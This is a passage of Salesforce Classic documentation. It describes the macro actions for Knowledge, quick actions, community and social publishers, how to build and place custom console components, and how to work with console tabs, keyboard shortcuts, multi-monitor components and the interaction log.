Note: The Knowledge Sidebar must be expanded when you run a Knowledge macro. If the sidebar is collapsed, the macro doesn't work.

Internet Explorer 7 and Bulk macros are not supported for Salesforce Knowledge actions.

EDITIONS

Available in Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Table 75: Salesforce Knowledge Actions Supported in Macros

Action	Description	Supported in Bulk Macros?
Select Knowledge Sidebar Component	Tells the macro that these instructions affect the Knowledge Sidebar in the console.	No
Select Article Search	Tells the macro that the instructions affect Knowledge search.	No
Set Keywords	Specifies the keywords to use when searching the knowledge base. You can search by: • Article number: The article number retrieves an article by its number, which is useful when you want to select a specific article. The syntax is `articlenumber:123456789`. • Keywords: You can search by keywords. The Salesforce Knowledge search looks for these keywords in the title and body of the articles in the knowledge base. For example, the phrase `Reset Your Password` returns articles that contain that phrase.	No
Run Search	Tells the macro to search the knowledge base using the criteria specified in the Set Keywords instruction.	No
Select Most Relevant Article	Selects the first article listed in the search results.	No
Attach to Case	Attaches the article to the case.	No
Attach to Email as PDF	Adds the article as a PDF attachment to the email in the case.	No
Insert into Email as HTML	Inserts the article text and links into the email in the case.	No

Custom Quick Actions Supported in Macros

These actions are available when you click **Select** `Name of Quick Action` in the macro instructions. You can create and run macros to perform custom quick actions in the Salesforce Console for Service.

To use these actions, you must have Quick Actions defined in your Salesforce org and added to the case feed page layout.

Bulk macros are not supported on Quick Actions for social actions.

EDITIONS

Available in Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Table 76: Custom Quick Actions Supported in Macros

Action	Description	Supported in Bulk Macros
Replace `<text field>`	Clears the contents of the text field and replaces it with the specified text.	Yes

Action	Description	Supported in Bulk Macros
Add to `<text field>`	Adds the specified text to the end of the text field, but does not delete any existing text already there. The Text is inserted at the cursor position.	No
Submit Action	Tells the macro to perform these instructions when someone runs this macro. A macro that contains a Submit Action instruction is irreversible. You must have the Manage Macros Users Can't Undo user permission to create, edit, and run macros that contain instructions for performing irreversible actions. A macro that contains a Submit Action instruction can be run as a bulk macro. You must have the Run Macros on Multiple Records user permission to run bulk macros.	Yes

Community Publisher Actions Supported in Macros

These actions are available when you click **Select Community Action** in the macro instructions. Community actions let you update and post to Salesforce Communities. You can create and run macros to perform these actions on the Community Publisher in the Salesforce Console for Service.

To use these actions, you must have the Community Publisher enabled in your Salesforce org and added as a console component to the case page layout.

Bulk macros are not supported on Community Publisher actions.

EDITIONS

Available in Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Table 77: Community Publisher Actions Supported in Macros

Action	Description	Supported in Bulk Macros?
Replace Body	Clears the contents of the post and replaces it with the specified text.	No
Insert into Body	Adds a QuickText or Text into the Community post, but does not delete any existing text already there. The QuickText or Text is inserted at the cursor position.	No
Submit Action	Tells the macro to perform these instructions when someone runs this macro. A macro that contains a Submit Action instruction is irreversible. You must have the Manage Macros Users Can't Undo user permission to create, edit, and run macros that contain instructions for performing irreversible actions.	No

Social Actions Supported in Macros

These actions are available when you click **Select Social Action** in the macro instructions. You can create and run macros to perform these actions on the Social Publisher in the Salesforce Console for Service.

To use these actions, you must have Social Actions enabled in your organization and added as a console component to the case feed page layout.

Bulk macros are not supported on Social Actions.

EDITIONS

Available in Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Table 78: Social Actions Supported in Macros

Action	Description	Supported in Bulk Macros?
Replace Content	Clears the contents of the text field and replaces it with the specified text.	No
Insert into Content	Adds the specified text to the text field, but does not delete any existing text already there. The QuickText or Text is inserted at the cursor position.	No
Set Message Type	Tells the macro to use the selected message type. Facebook message types: • Post • Comment • Private Twitter message types: • Tweet • Retweet • Reply • Direct	No
Submit Action	Tells the macro to perform these instructions when someone runs this macro. A macro that contains a Submit Action instruction is irreversible. You must have the Manage Macros Users Can't Undo user permission to create, edit, and run macros that contain instructions for performing irreversible actions.	No

Customize a Console with Custom Components in Salesforce Classic

Create components to customize, extend, or integrate the Salesforce console with other systems.

Components let you display many types of data in the footer, sidebars, highlights panels, and interaction logs of a console. You can create components to solve a variety of business problems and to display items, such as:

- Third-party apps
- Chat or Softphone widgets
- Content when users view specific pages
- Contextual information alongside records
- Custom highlights panels or interaction logs
- Content when users click a customizable button in the footer

EDITIONS

Available in Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Components let you get creative with a console and build what your users need to do their jobs. To create components, you can use Visualforce, canvas apps, lookup fields, related lists, or report charts. You can also use Force.com Canvas or the Salesforce Console Integration Toolkit to build components. Both technologies are JavaScript APIs that let developers extend or integrate a console. The toolkit provides you with programmatic access to a console to do things like open and close tabs to streamline business processes, whereas Canvas helps you integrate a console with external applications that require authentication methods.

For more information about canvas apps or the toolkit, see *Force.com Canvas Developer's Guide* and the *Salesforce Console Integration Toolkit Developer's Guide*.

Process for Creating Console Components in Salesforce Classic
Developers and administrators typically follow these steps when creating components for a Salesforce console.

Console Component Implementation Tips in Salesforce Classic
Before you create a component for a Salesforce console, review these tips.

Add Console Components to Page Layouts in Salesforce Classic
After you create a console component, you can add it to page layouts so that users can access it from a sidebar in a Salesforce console.

Add Quick Actions to the Console Sidebar in Salesforce Classic
Add custom quick actions to the console sidebar to let support agents easily create, update, and search for records associated with cases. Quick actions are added as console components.

Sidebar Styles for Console Components in Salesforce Classic
When administrators add components to page layouts, they choose the sidebar style in which to display the components in a Salesforce console.

Add Console Components to Apps in Salesforce Classic
After you create a console component, you can add it as a button in the footer of Salesforce console so users have access to it.

Assign a Console Component to an App in Salesforce Classic
After you add a console component to Salesforce console apps, you must assign it to each console for user access.

Process for Creating Console Components in Salesforce Classic

Developers and administrators typically follow these steps when creating components for a Salesforce console.

Even though you can create a variety of console components to solve many types of business problems, the process for creating components generally follows these steps.

EDITIONS

Available in Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

1. Developers create a Visualforce page or a canvas app.
2. Administrators add the Visualforce page or canvas app to either:
   - Page layouts to display content on specific pages or
   - Console apps to display content across all pages and tabs
3. Administrators who add a component to page layouts:
   - Choose the sidebar in which the console displays, such as right, left, top, or bottom
   - Select whether to add multiple components to a sidebar and arrange them as either a stack, tabs, or accordion
4. Administrators who add a component to apps:
   - Specify the look and feel of the button used to access the component from the console's footer
   - Assign the component to each console where they want users to access it
5. Users view the component when they access page layouts or click a button in the footer of a console.

Tip: To add a lookup field or related list as a component, you can do so without creating a Visualforce page or canvas app. Just follow the steps in "Add Console Components to Page Layouts in Salesforce Classic," and in the `Type` field, select Lookup or Related List to choose a specific field or list.

SEE ALSO:

Console Component Implementation Tips in Salesforce Classic
Add Console Components to Page Layouts in Salesforce Classic
Add Console Components to Apps in Salesforce Classic

Console Component Implementation Tips in Salesforce Classic

Before you create a component for a Salesforce console, review these tips.

EDITIONS

Available in Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Behavior and Access Tips

- You can't add canvas app components to AppExchange packages.
- When you update records on primary tabs or subtabs, components don't refresh automatically.
- If you change the `Height` or `Width` of a console component, refresh your browser to see your updates.
- Report chart components aren't available to developers using the Salesforce Metadata API or for migration between sandbox and production instances.

Page Layout Tips

- You can add components to page layouts if you're assigned to a Sales Cloud User Permission or Service Cloud User feature license.

- After you turn off the highlights panel or interaction log on a page layout, you can add a component to the Top Sidebar or Bottom Sidebar of primary tabs.
- If you want a component to display across all the subtabs on a primary tab, add the component to the Primary Tab Components section on page layouts. If you add a component to the Subtab Components section on page layouts, the component displays on individual subtabs.
- If you edit a page layout in the console, such as adding a primary tab component like an interaction log, the updated layout isn't displayed until the page is closed and then reopened in a new primary tab.
- If Salesforce Knowledge is enabled and the Knowledge sidebar is turned on, don't add a component to the Right Sidebar of case page layouts, otherwise the Knowledge sidebar displays over components.

Visualforce Tips

- For each page layout, you can use a Visualforce page as a component once.
- If Visualforce pages are assigned to page layouts as components, you can't delete them.
- Visualforce pages don't refresh when you click  and select **Refresh all primary tabs** or **Refresh all subtabs**.
- If you enable clickjack protection for Visualforce pages in your organization's security settings, Visualforce pages won't display correctly.
- Unlike other Visualforce pages, you don't have to set the standard controller on components to the object whose page layout you're customizing.
- If you add `showHeader=true` to a Visualforce page, you can add a 15-pixel gap to the right and left sides of a component to visually indicate its location in a sidebar. For example, `<apex:page standardController="Contact" showHeader="false" title="List of Cases">`.
- When Visualforce pages are used as components, two URL parameter values are passed automatically:

Parameter Name	Parameter Value	Description
`id`	A case-sensitive 15-character alphanumeric string that uniquely identifies a record.	The ID of the detail page in which the component displays. This parameter is only passed if the ID is available.
`inContextPane`	`true`	Indicates the Visualforce page displays as a component in a Salesforce console.

SEE ALSO:

Process for Creating Console Components in Salesforce Classic

Add Console Components to Page Layouts in Salesforce Classic

After you create a console component, you can add it to page layouts so that users can access it from a sidebar in a Salesforce console.

1. From the object management settings for the object whose page layout you want to edit, go to Page Layouts.
2. Click **Edit** next to a page layout.
3. Click **Custom Console Components**.
4. Next to the sidebar in which you want to add your component, choose how to display and organize your components by `Style`. See Sidebar Styles for Console Components in Salesforce Classic.
5. Specify the size of the sidebar in the console by selecting height or width, and typing its percentage or number of pixels. When the height or width of the sidebar is below the following number of pixels, these components types automatically hide because they become too difficult to read:
   - Knowledge One - 250
   - Lookups - 150
   - Related lists - 200
   - Report charts - 150
6. Under `Type`, choose whether your component is a Visualforce Page, Canvas App, Lookup, Related List, or Report Chart. Before you can choose a Report Chart, add it to the page layout and make sure it's in a folder that's shared with users who need access.
   - If the Knowledge tab is set up in your Salesforce org, add the Knowledge One component to case pages so agents can easily find and work with articles.
   - If your org uses entitlement management, add the Milestone Tracker to case pages so agents can see the latest information on milestones related to cases they're working with.
   - If you have topics enabled for an object, add the Topics component so users can view, add, and delete topics on the records they're working with.
   - Add the Files component to case pages so support agents can use drag-and-drop to quickly attach files to cases, see files that are already attached, and include attached files to case emails.
   - If your org uses Knowledgeable People and topics on objects, add the Case Experts component to case page layouts so agents can easily collaborate with colleagues who have expertise in specific areas.

     Note: Case Experts is available through a pilot program. For information on enabling Case Experts for your org, contact Salesforce.

   Since page layouts are limited to two report charts, you can add up to two report charts to a sidebar. You can add up to five components to a sidebar and a maximum of eight components to a page layout. Any canvas app components you add can't be added to AppExchange packages.
7. Under `Component`, set the details:
   - For Visualforce pages or canvas apps, click under `Component` to find and select your component.

     Tip: You can include Lightning components in Visualforce pages. See Lightning FAQ.

EDITIONS

Available in Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To add custom console components:
- "Customize Application"

  AND

  "Service Cloud User" OR "Sales Console"

To create Visualforce pages:
- "Customize Application"

To manage canvas apps:
- "Customize Application"

- If your component is a lookup field, related list, or report chart, choose the field, list, or chart's name. Optionally, you can add more fields to look up components by defining objects' mini page layouts. You can also hide report charts and related lists from pages where they appear as components to prevent duplicate information from showing. If you want to reorder related lists, do so from page layouts. Related list components don't display custom buttons.

8. Under `Label`, type the name for your component to display to console users from the sidebar. If you don't type a label for a report chart, the report chart's name is used.
9. Specify the size of the component in the sidebar by selecting height or width, and typing its percentage or number of pixels. If you don't specify a height or width, the component is automatically sized to appear correctly in a console.

   `Autosize Components` is available for components with the Stack style. It's selected by default so that when users resize browsers, Stack components fit nicely in sidebars. Salesforce chooses a minimum height and width for Stack components, and you can't change those values. The fit-automatically option is unavailable for Visualforce pages, and canvas apps.

10. Click **Save**.

SEE ALSO:

Sidebar Styles for Console Components in Salesforce Classic
Add a Report Chart to a Page Layout
Find Object Management Settings

Add Quick Actions to the Console Sidebar in Salesforce Classic

Add custom quick actions to the console sidebar to let support agents easily create, update, and search for records associated with cases. Quick actions are added as console components.

Create the quick actions before adding them to the Case page layouts in the console.

1. From Setup, enter *`Page Layouts`* in the `Quick Find` box, then select **Page Layouts** under Cases.
2. Select a page layout to work with.
3. Click **Custom Console Components**.
4. Scroll to the sidebar section where you want to add the quick action component. For example, to add it to the left sidebar, go to the **Left Sidebar** section.
5. Configure the quick action component:
   - `Field`: Select the record field that the quick action affects. For example, if the quick action creates a contact record, select the Contact field.
   - `Enable Linking`: If selected, support agents can associate this record with a case. For example, a support agent can create a contact and link it to a case.
   - `Create Action`: Select the "Create" quick action. This quick action lets support agents create a record.
   - `Update Action`: Select the "Update" quick action. This quick action lets support agents update a record.
6. Add more quick action components as needed.

EDITIONS

Available in Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create, edit, and delete actions and page layouts, and to add custom console components:
- "Customize Application"

7. Click **Save**.


SEE ALSO:

Add Console Components to Page Layouts in Salesforce Classic

Sidebar Styles for Console Components in Salesforce Classic

When administrators add components to page layouts, they choose the sidebar style in which to display the components in a Salesforce console.

The following sidebar styles are available for console components on page layouts.

Multi-Component Type	Description
Stack	A content area with multiple frames. 
Tabs	A single content area with a list of multiple panels. 
Accordion	A collapsible content area.  This style is only available for vertical sidebars.

EDITIONS

Available in Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

SEE ALSO:

Add Console Components to Page Layouts in Salesforce Classic

Add Console Components to Apps in Salesforce Classic

After you create a console component, you can add it as a button in the footer of Salesforce console so users have access to it.

1. From Setup, enter *Custom Console Components* in the Quick Find box, then select **Custom Console Components**.
2. Click **New**.
3. Type a name for your component.
4. In Button Name, type the label to display on the button users click to launch your component. For example, *Live Agent*.
5. In Button CSS, enter the in-line style used to define how the button looks to users who click it to launch your component. The styles supported include font, font color, and background color.
6. Type the width of the button to display in the console.
7. In Component, select Visualforce Page or Canvas App, and either type the name of your component, or click to find and select it.

   Tip: You can include Lightning components in Visualforce pages. See Lightning FAQ.
8. Type the height and width of the window used to display your component in the console.
9. To prevent users from changing the dimensions of the window used to display your component, click Fixed Width or Fixed Height.
10. Click **Save**.

Before users can access your component, you must assign it to a console. See Assigning a Custom Console Component to an App.

EDITIONS

Available in Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To add custom console components:
- "Customize Application"

  AND

  "Service Cloud User" OR "Sales Console"

To create Visualforce pages:
- "Customize Application"

To manage canvas apps:
- "Customize Application"

SEE ALSO:

Assign a Console Component to an App in Salesforce Classic

Assign a Console Component to an App in Salesforce Classic

After you add a console component to Salesforce console apps, you must assign it to each console for user access.

1. From Setup, enter *Apps* in the Quick Find box, then select **Apps**.
2. Select a console app.
3. Click **Edit**.
4. In Choose Custom Console Components, add any available components to your app.
1. In Align Console Components, choose whether to align components to the left or right of the console's footer.
5. Click **Save**.

EDITIONS

Available in Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To assign custom console components to an app:
- "Customize Application"

SEE ALSO:

Add Console Components to Apps in Salesforce Classic

Work with a Salesforce Console in Salesforce Classic

Get more done faster using a console's enhanced interface to work with records.

Unlike standard Salesforce pages, all items you click in a console display as tabs. Along with the efficiency of tab-based navigation, a console helps you:

- Work with many records simultaneously
- View most recently used tabs and bookmarks
- Resize pinned lists to see more information
- Navigate more quickly using keyboard shortcuts
- Work across multiple monitors

A console's dashboard-like interface organizes related data all on one screen so that you can:

- Search for records
- Jot notes on records using the interaction log
- See when records you're viewing have been edited by others
- Use a SoftPhone to make and receive calls

Additionally, with a Salesforce console for service, you can:

- Find Salesforce Knowledge articles to solve cases
- Chat with customers using Live Agent

Note: If your Salesforce admin adds custom console components, additional functionality might be available for you in the sidebars and footers of a console.

EDITIONS

Available in Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Learn How to Navigate the Salesforce Classic Console

Learn about how to navigate your console efficiently.

Tabs and Navigation in the Salesforce Classic Console

Any items you click on in a console display as tabs. Tabs let you see all the information you need on one screen without losing context.

View Bookmarks or Recently Used Tabs in a Salesforce Console in Salesforce Classic

If set up by your Salesforce admin, you can quickly access any primary tabs that you've bookmarked or recently used in a console without having to search Salesforce.

Resize and Minimize Pinned Lists in a Salesforce Console in Salesforce Classic

If an administrator has turned on pinned lists and chosen where they display on screen, you can resize and minimize the lists.

Guidelines for Working with Salesforce Console Multi-Monitor Components in Salesforce Classic

Move portions of a console to different areas of your computer screens so that you can view data in ways that help you work best.

Tabs and Navigation in the Salesforce Classic Console


Any items you click on in a console display as tabs. Tabs let you see all the information you need on one screen without losing context.

EDITIONS

Available in Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Console Tabs



(1) The navigation tab lets you select objects and records to work with. (2) Primary tabs display the main work items in a console, such as an account. (3) Subtabs display related items on a primary tab, such as an account's contact. Use tabs to navigate within the console as you do your work.

Warning: Browsers' back buttons aren't supported for a console and might not work as expected. Console tabs are saved in browser tabs until you close them.

When you close browser tabs, you lose any open console tabs. If your administrator sets up saved user sessions for a console, when you log back into Salesforce, any of your previously open console tabs and console components automatically appear again. Also, if you resize any sidebar components, interaction logs, or close the global search header, those customizations appear again too.

If you log out of Salesforce and log in again using the same window, your previously open tabs reopen in the new session, even when `Save User Sessions` is disabled.

1. Salesforce Console Navigation Tab in Salesforce Classic
   Use the navigation tab to select an object and view its home page.
2. Work with Salesforce Console Primary Tabs and Subtabs in Salesforce Classic
   Learn how you can get the most out of working with a console's primary tabs and subtabs.

Salesforce Console Navigation Tab in Salesforce Classic


Use the navigation tab to select an object and view its home page.

EDITIONS

Available in Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

A Console's Navigation Tab



Each console displays one navigation tab. Your administrator determines the list of objects you can choose from a navigation tab, but if it's turned on for you, you can click **Customize My Tabs** to hide, display, and organize the objects.

Most object home pages selected from a navigation tab display list views, which automatically appear as enhanced lists. A navigation tab doesn't display forecasts, ideas, answers, connections, portals, console, or buttons for customizing your Salesforce org.

Work with Salesforce Console Primary Tabs and Subtabs in Salesforce Classic


Learn how you can get the most out of working with a console's primary tabs and subtabs.

EDITIONS

Available in Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

A Console's Primary Tabs and Subtabs



(1) A primary tab is the main item to work on, such as an account. (2) A subtab is a related item on a primary tab, such as an account's contact. Salesforce doesn't limit the number of tabs you can display.

When viewing tabs, * appears on tabs where you haven't saved changes, except for reports, Visualforce pages, or your Salesforce org's setup pages. ⚠ appears on tabs where you need to fix errors. If your administrator has added external domains to a console's whitelist, tabs can display pages outside of Salesforce. New tabs don't appear when you click a custom button or change a record's type, owner, or territory; instead, the current tab goes to the item you selected.

You can do a variety of things with tabs from the tab bar by clicking and selecting an option, such as closing tabs, refreshing tabs, showing keyboard shortcuts, and more. To rearrange a tab, drag it to a new position along the tab bar. Tabs maintain their status as primary tabs or subtabs, meaning that you can't move primary tabs to the subtabs bar or vice versa. Rearranging tabs isn't available for Internet Explorer® 7.

If your administrator has turned on multi-monitor components, you can pop out primary tabs from your browser and drag them to any location on your screen to personalize the way you work. Just click and select **Pop out primary tabs**. To return primary tabs to their original browser, click and select **Pop tabs back into console**.

To copy the URL of a console tab and send it to another user, click and select next to the tab's name. If you're sending the URL to a non-console user, choose to create a standard Salesforce URL from the Link to Share dialog box. Then, press CTRL+C to copy the URL. To add a new tab to your console in which to paste a URL you've copied, click . In the text box, press CTRL+V to paste the URL, then click **Go!**. You can paste a console URL or a standard Salesforce URL into a new tab.

To pin a frequently visited primary tab to the tab bar for quick access, click and select . When a tab is pinned, it's moved to the front of the tab bar and its text is removed to provide more screen space. To unpin a tab, click and select .

To bookmark a favorite or occasionally visited tab for quick access, click and select . When a tab is bookmarked, it's moved to the History component in the footer (formerly named Most Recent Tabs). To remove a bookmarked tab, click and select , or click **Remove** next to the tab in the History component. See View Bookmarks or Recently Used Tabs in a Salesforce Console in Salesforce Classic on page 4637.

Warning: If you click **Cancel** on a newly created item that you haven't saved, the item and its tab are deleted and aren't sent to the Recycle Bin.

Note: If your Salesforce admin adds custom console components, additional functionality might be available for you to work with in the sidebars next to tabs.

Tip: To reopen the last tab you closed, press SHIFT+C or click and select **Reopen last-closed tab**. You can reopen up to ten closed tabs.

View Bookmarks or Recently Used Tabs in a Salesforce Console in Salesforce Classic

If set up by your Salesforce admin, you can quickly access any primary tabs that you've bookmarked or recently used in a console without having to search Salesforce.

Note: With Summer '15, Most Recent Tabs was renamed History and bookmarks were added to it to give you a more streamlined experience for finding and retrieving tabs. These features aren't available in Internet Explorer® 7 and 8.

To view any bookmarked or recently used primary tabs, click **History** in the console's footer. Then click the Bookmarks or Recent Tabs column and select a tab. You can get each tab's URL to send it to another user, or remove bookmarks and clear recently used tabs to start from scratch. Next to

EDITIONS

Available in Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

each recent tab, you can access up to ten subtabs when they're available. Items that don't display as tabs, such as meeting request overlays, don't display in the History footer.

SEE ALSO:

- Work with Salesforce Console Primary Tabs and Subtabs in Salesforce Classic
- Work with a Salesforce Console in Salesforce Classic

Resize and Minimize Pinned Lists in a Salesforce Console in Salesforce Classic

If an administrator has turned on pinned lists and chosen where they display on screen, you can resize and minimize the lists.

To resize a pinned list, click the right or bottom margin of the list and drag it to the size you want. To minimize a pinned list, click the arrow on the right or bottom margin. To display the list again, click the arrow once more. If you haven't yet selected a record from a list, the list automatically displays full screen.

EDITIONS

Available in Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

SEE ALSO:

- Work with a Salesforce Console in Salesforce Classic

Work with Keyboard Shortcuts in a Salesforce Console in Salesforce Classic

Keyboard shortcuts let you quickly perform actions by pressing keys instead of having to use a mouse.

Keyboard shortcuts can make working with a console more efficient. For example, instead of typing case details and then using a mouse to click **Save**, an administrator can create a shortcut so that you can type case details and press CTRL+S to save cases without switching to your mouse. Only administrators can create or customize shortcuts.

To view an overlay that lists shortcuts for a console, press SHIFT+K or click  and select **Show Keyboard Shortcuts**. If a shortcut appears dimmed on the overlay, it hasn't been enabled or it's been customized.

EDITIONS

Available in Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Keyboard shortcuts aren't case sensitive, even when you press SHIFT before a letter key. For example, SHIFT+b is the same as SHIFT+B. If CTRL, ALT, or SHIFT is in a keyboard shortcut, the sequence of those keys doesn't matter. For example, CTRL+ALT+A is the same as ALT+CTRL+A.

SEE ALSO:

- Work with a Salesforce Console in Salesforce Classic

Default Keyboard Shortcuts for a Salesforce Console in Salesforce Classic

These shortcuts are automatically available for a console, and an administrator can customize or turn them off.

EDITIONS

Available in Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Action (Keyboard Shortcut)	Description	Key Command
Enter keyboard shortcuts mode	Activates keyboard shortcuts in a browser displaying a console.	ESC
Go to the navigation tab	Selects the navigation tab.	V
Go to field on tab	Selects details on a tab.	SHIFT+S
Go to the primary tabs	Selects the row of primary tabs.	P
Go to the subtabs	Selects the row of subtabs on a primary tab.	S
Go to list view	Selects the list view.	N
Go to the first list view item	Selects the first item on the list view.	SHIFT+F
Go to header search box	Moves the cursor to the header search box.	R
Go to footer	Moves the cursor to footer components. Not supported for Microsoft® Internet Explorer® versions 7 or 8 or for right-to-left languages. If you choose the Macros or Presence component, press ESC to move the cursor to other components.	F/RIGHT ARROW or LEFT ARROW/1 through 9
Move left	Moves the cursor left.	LEFT ARROW
Move right	Moves the cursor right.	RIGHT ARROW
Move up	Moves the cursor up.	UP ARROW
Move down	Moves the cursor down.	DOWN ARROW
Open item in an inactive tab	Opens the selected item in a new tab without shifting focus.	CTRL+click for PCs; CMD+click for Macs
Open drop-down button on tabs	Opens the drop-down button on tabs to select more actions.	D
Open tab	Opens a new tab.	T
Close tab	Closes a selected tab.	C
Reopen last-closed tab	Reopens the last-closed primary tab.	SHIFT+C

Action (Keyboard Shortcut)	Description	Key Command
Refresh tab	Refreshes a selected tab.	SHIFT+R
Enter	Activates a command.	ENTER
Get link to share	Opens the Link to Share dialog box on the selected tab.	U
Show keyboard shortcuts	Opens an overlay that lists keyboard shortcuts.	SHIFT+K
Edit	Switch from detail to edit page.	E
Save	Saves changes to the selected tab.	CTRL+S
Hide or show pinned list	Toggles the appearance of a pinned list.	SHIFT+N
Hide or show left sidebar	Toggles the appearance of the left sidebar and any of its components.	SHIFT+LEFT ARROW
Hide or show right sidebar	Toggles the appearance of the right sidebar and any of its components.	SHIFT+RIGHT ARROW
Hide or show top sidebar	Toggles the appearance of the top sidebar and any of its components.	SHIFT+UP ARROW
Hide or show bottom sidebar	Toggles the appearance of the bottom sidebar and any of its components.	SHIFT+DOWN ARROW
Zoom in or out on primary tabs	Zooms in or out on primary tabs by toggling the appearance of the header, footer, and pinned list.	Z

SEE ALSO:

- Work with Keyboard Shortcuts in a Salesforce Console in Salesforce Classic
- Work with a Salesforce Console in Salesforce Classic

Guidelines for Working with Salesforce Console Multi-Monitor Components in Salesforce Classic

EDITIONS

Available in Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Move portions of a console to different areas of your computer screens so that you can view data in ways that help you work best.

After a Salesforce admin turns on multi-monitor components, you can pop out and drag primary tabs and Open CTI softphones to other locations on your screens. You can also move the History component, Live Agent chats (but not the footer component), and any custom console components or Force.com Canvas components in a console's footer. To use multi-monitor components, you might need to update your browser's settings to: (1) allow popup windows; (2) open links in windows, not tabs.

To pop out and drag primary tabs, click  and select **Pop out primary tabs**. To return primary tabs to their original browser, click  and select **Pop tabs back into console**.

To pop out and drag components in a console's footer, click the items and select . To return items to their original browser, click . To refresh a popped out footer component, right-click on it and choose **Reload** or **Refresh**. When you refresh a popped out footer component, it's returned to the console's footer.

If pinned lists are set up, a playground appears as a blank area next to lists and it says `Drag Footer Components Here`. Use this area to keep track of Salesforce windows among several applications on your screens.

Important: Popped out items close and lose their positions on your screens when you: (1) log out of Salesforce; (2) click **Setup**; (3) click a link to leave a console; (4) refresh or close your browsers.

Tip: Any items popped out of the console have blue headings to help you locate them among other windows on your screens.

To use keyboard shortcuts from popped out components, focus on the correct window. For example, if you're focused on a window with the navigation tab, the default shortcut to go to primary tabs, key command P, won't work.

SEE ALSO:

Work with a Salesforce Console in Salesforce Classic

Work with Records in the Salesforce Console in Salesforce Classic

Working with records in the console is super easy.

Add Notes to Records in a Salesforce Console in Salesforce Classic

The interaction log helps you quickly add notes to records on a console's primary tabs.

View Push Notifications in a Salesforce Console in Salesforce Classic

Push notifications are visual indicators that appear when a record or field you're viewing was changed by others.

Add Notes to Records in a Salesforce Console in Salesforce Classic

The interaction log helps you quickly add notes to records on a console's primary tabs.

If you're assigned to an interaction log layout, you can access the log from a console's footer. Logs appear on items that have an Activity History related list, such as accounts and contacts, but not solutions. Logs aren't available for reports, dashboards, Salesforce CRM Content, the Article Management tab, or Visualforce pages.

To show or hide the interaction log, hover over the log's border and click  or . To resize the interaction log and a detail page, drag the bar in between them. To help you quickly save notes on customers, when a contact appears on a subtab, the contact's name is added to the log's `Name`. However, you can change the `Name` before you save a log. When you click **Clear Log** to remove notes or a `Subject`, any saved notes aren't removed—they're stored on the record's Activity History related list. For easy review and retrieval, all logs are saved as tasks on records' Activity History related list.

Note: Administrators can customize the fields that appear on logs.

